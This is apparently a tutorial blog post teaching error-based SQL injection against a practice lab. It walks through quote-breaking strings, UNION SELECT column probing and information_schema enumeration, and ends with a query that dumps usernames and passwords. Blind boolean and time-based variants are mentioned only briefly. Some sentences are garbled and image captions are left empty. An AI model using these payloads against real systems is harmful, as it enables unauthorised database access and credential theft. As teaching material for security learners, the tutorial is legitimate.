Blind based SQL injection is a where no data is actually transferred via the web application and the attacked would not be able to see the result of an attack. The attacker is instead able to reconstruct the database structure by sending payloads, observing the web app's response and the resulting behaviour of the database server.. This attack is often used when the web application is configured to show generic error messages, but has not mitigated the code that is vulnerable to SQL injection.

Basic database query

The basic database query(SQL syntax) in the most cases be like:

Select attribute1,attribute2 from TABLE_NAME where attribute1 = ‘string1’ and attribute2 = ‘string2’

The above shown is the solid format for a basic database query. It could be

Single quoted ''

Double quoted ""

Single quoted with brackets ('')

Double quoted with brackets ("")

Injecting using error based

First step involves finding what kind or more precisely, we must be able to guess the syntax that is used in the backend. For this we must be able to produce errors in the website , so it shows out the whole syntax along with the error.

Breaking single quoted query

When the query is of single quoted type we shall break using the injection below.

Select attribute1,attribute2 from TABLE_NAME where attribute1 = 'string1' and attribute2 = 'string2'

Suppose we have two input slots whether it be in POST method or GET method we shall input the following to break the query.

String1 = ‘ OR 1 –

Here you are breaking the left quote using ‘ and making the statement true using OR 1 (Any statement with OR 1 becomes true)and commenting out the rest of the query using – -

Similarly you can break the rest of the queries.

Breaking double quoted query

String1 = “ OR 1– -

Breaking single quote with brackets

String1 = ‘) OR 1 – -

Double quotes with brackets

String1 = “) OR 1 – -

Dumping data using injections

In most of the cases backend uses mysql and let us see how to dump data if the backend uses mysql. Every server using mysql as RDBMS has a common database called information_schema.So one can use this database information_schema to dump the data required.You can see the information_schema database as shown below.

```
sudhi21@sudhi21-HP-Notebook:~$ mysql -u root -p
Enter password:
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 4
Server version: 5.7.22-0ubuntu0.16.04.1 (Ubuntu)

Copyright (c) 2000, 2018, Oracle and/or its affiliates. All rights reserved.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql> show databases;
+--------------------+
| Database           |
+--------------------+
| information_schema |
| bWAPP              |
| challenges         |
| chs                |
| login              |
| mysql              |
| performance_schema |
| playground         |
| security           |
| sys                |
+--------------------+
10 rows in set (0.00 sec)

mysql>
```

Now we need to use this information_schema database to dump the data.

Use of union select statement


The SQL UNION operator is used to combine the result sets of 2 or more SELECT statements. It removes duplicate rows between the various SELECT statements.

SELECT STATEMENT_1 UNION SELECT STATEMENT_2.

NOTE: The select statements used before and after union must have the same number of columns!!!

Now let's start data dumping

The below shown is an example of typical web application that triggers error!



When we inject ?id = ' the query breaks and gives the following error.

Now let us see what conclusions we could draw from this.

Let's manipulate the error notice.

”” LIMIT 0,1’

The first most ‘ and the last most ‘ indicates the error statement so let us remove them.

“‘ LIMIT 0,1 Now the input we give i.e ‘ goes between the two quotations.

So we get “‘‘!!

By this we can conclude it is single quoted query!!;)


Now let’s dump the data!

We shall first make the statement false someway and add an union select statement that dumps data.

If we put id=-1 the statement turns false as id would never be negative(This is a mere guess and you need to try random guesses to break the query) As we came to know that it is of single quoted type we shall break it as below.First let’s guess the statement1.!

First we need to find out the number of attributes in statement1.For this we shall use union select.Let’s see how it is done!! For suppose we give ?id=-1’ union select 1,2 – (Commenting is to make the query meaningful)


User input -Reflected Values



We get an error as SELECT statements have a different number of queries.

So we shall guess another random number as the number of columns. Let's give query as ?id = -1' union select 1,2,3– - and see what happens.

User input -Reflected Values




We did not get any error and 2,3 are shown.We could actually say the things we give at second and third position gets reflected in the page.And we also conclude that there exists three columns in the first query.

So statement1 could be something like SELECT id,Loginname,Password from SPECIFIC TABLE where id = 'OUR input' So we need to frame statement2 accordingly and dump the data using information_schema.

User input -Reflected Values

First we shall find what database has all the data of usernames and passwords.We shall give the query as ?id=-1' union select 1,database(),version()– -

Reminder:All these follows sql syntax which shows the database name and version when we input database() and version(). Let's see what happens.



User input -Reflected Values

By this we can figure out that database name is "security".Now sequentially we shall find out table names ,column names and dump the usernames and passwords.

Lets see the tables in information_schema database.

```
@sudhi21-HP-Notebook: ~
| REFERENTIAL_CONSTRAINTS                |
| ROUTINES                               |
| SCHEMATA                               |
| SCHEMA_PRIVILEGES                      |
| SESSION_STATUS                         |
| SESSION_VARIABLES                      |
| STATISTICS                             |
| TABLES                                 |
| TABLESPACES                            |
| TABLE_CONSTRAINTS                      |
| TABLE_PRIVILEGES                       |
| TRIGGERS                               |
| USER_PRIVILEGES                        |
| VIEWS                                  |
| INNODB_LOCKS                           |
| INNODB_TRX                             |
| INNODB_SYS_DATAFILES                   |
| INNODB_FT_CONFIG                       |
| INNODB_SYS_VIRTUAL                     |
| INNODB_CMP                             |
| INNODB_FT_BEING_DELETED                |
| INNODB_CMP_RESET                       |
| INNODB_CMP_PER_INDEX                   |
| INNODB_CMPMEM_RESET                    |
| INNODB_FT_DELETED                      |
| INNODB_BUFFER_PAGE_LRU                 |
| INNODB_LOCK_WAITS                      |
| INNODB_TEMP_TABLE_INFO                 |
| INNODB_SYS_INDEXES                     |
| INNODB_SYS_TABLES                      |
| INNODB_SYS_FIELDS                      |
| INNODB_CMP_PER_INDEX_RESET             |
| INNODB_BUFFER_PAGE                     |
| INNODB_FT_DEFAULT_STOPWORD             |
| INNODB_FT_INDEX_TABLE                  |
| INNODB_FT_INDEX_CACHE                  |
| INNODB_SYS_TABLESPACES                 |
| INNODB_METRICS                         |
| INNODB_SYS_FOREIGN_COLS                |
| INNODB_CMPMEM                          |
| INNODB_BUFFER_POOL_STATS               |
| INNODB_SYS_COLUMNS                     |
| INNODB_SYS_FOREIGN                     |
```

User input -Reflected Values


We can see a table named TABLES which contains data of all the tables in the backend. TABLES table contains a attribute named TABLE_SCHEMA which contains the database names and other attribute TABLE_NAME that contains names of the entire TABLE_NAMES.

So the query goes as follows. ?id=-1' union select 1,group_concat(TABLE_NAME) FROM information_schema.TABLES where TABLE_SCHEMA = database()– - The above query will give the list of all tables in the database the web server is using in the web application.


How about finding attributes in a specific table?? The query goes as follows:

?id=-1 union select 1,group_concat(COLUMN_NAME) from information_schema.COLUMNS where TABLE_NAME = "Your required table name"!

Using these two we can dump the data. Tables in the above example are shown below:




Columns in the users table can be extracted as shown below.



User input -Reflected Values

And the final query that dumps the data:

id=-1' union select 1,group_concat(username),group_concat(password) from users –
-



Blind injections

Blind injections are similar to that of error based injections but the website does not respond with errors instead it shows a special kind of response for a legal query.

It is of two kinds

Boolean based

Time based

Boolean based

You shall do the all above said information_schema, union select thing using boolean “AND” and “OR”

Time based

You shall try dumping using sleep() function in mysql.

Summary

We have a lot of vulnerabilities uncovered. Please read the self-learning materials for more information.

Remember: web pages are not secure, even very far from secure.

You may explore web vulnerabilities more.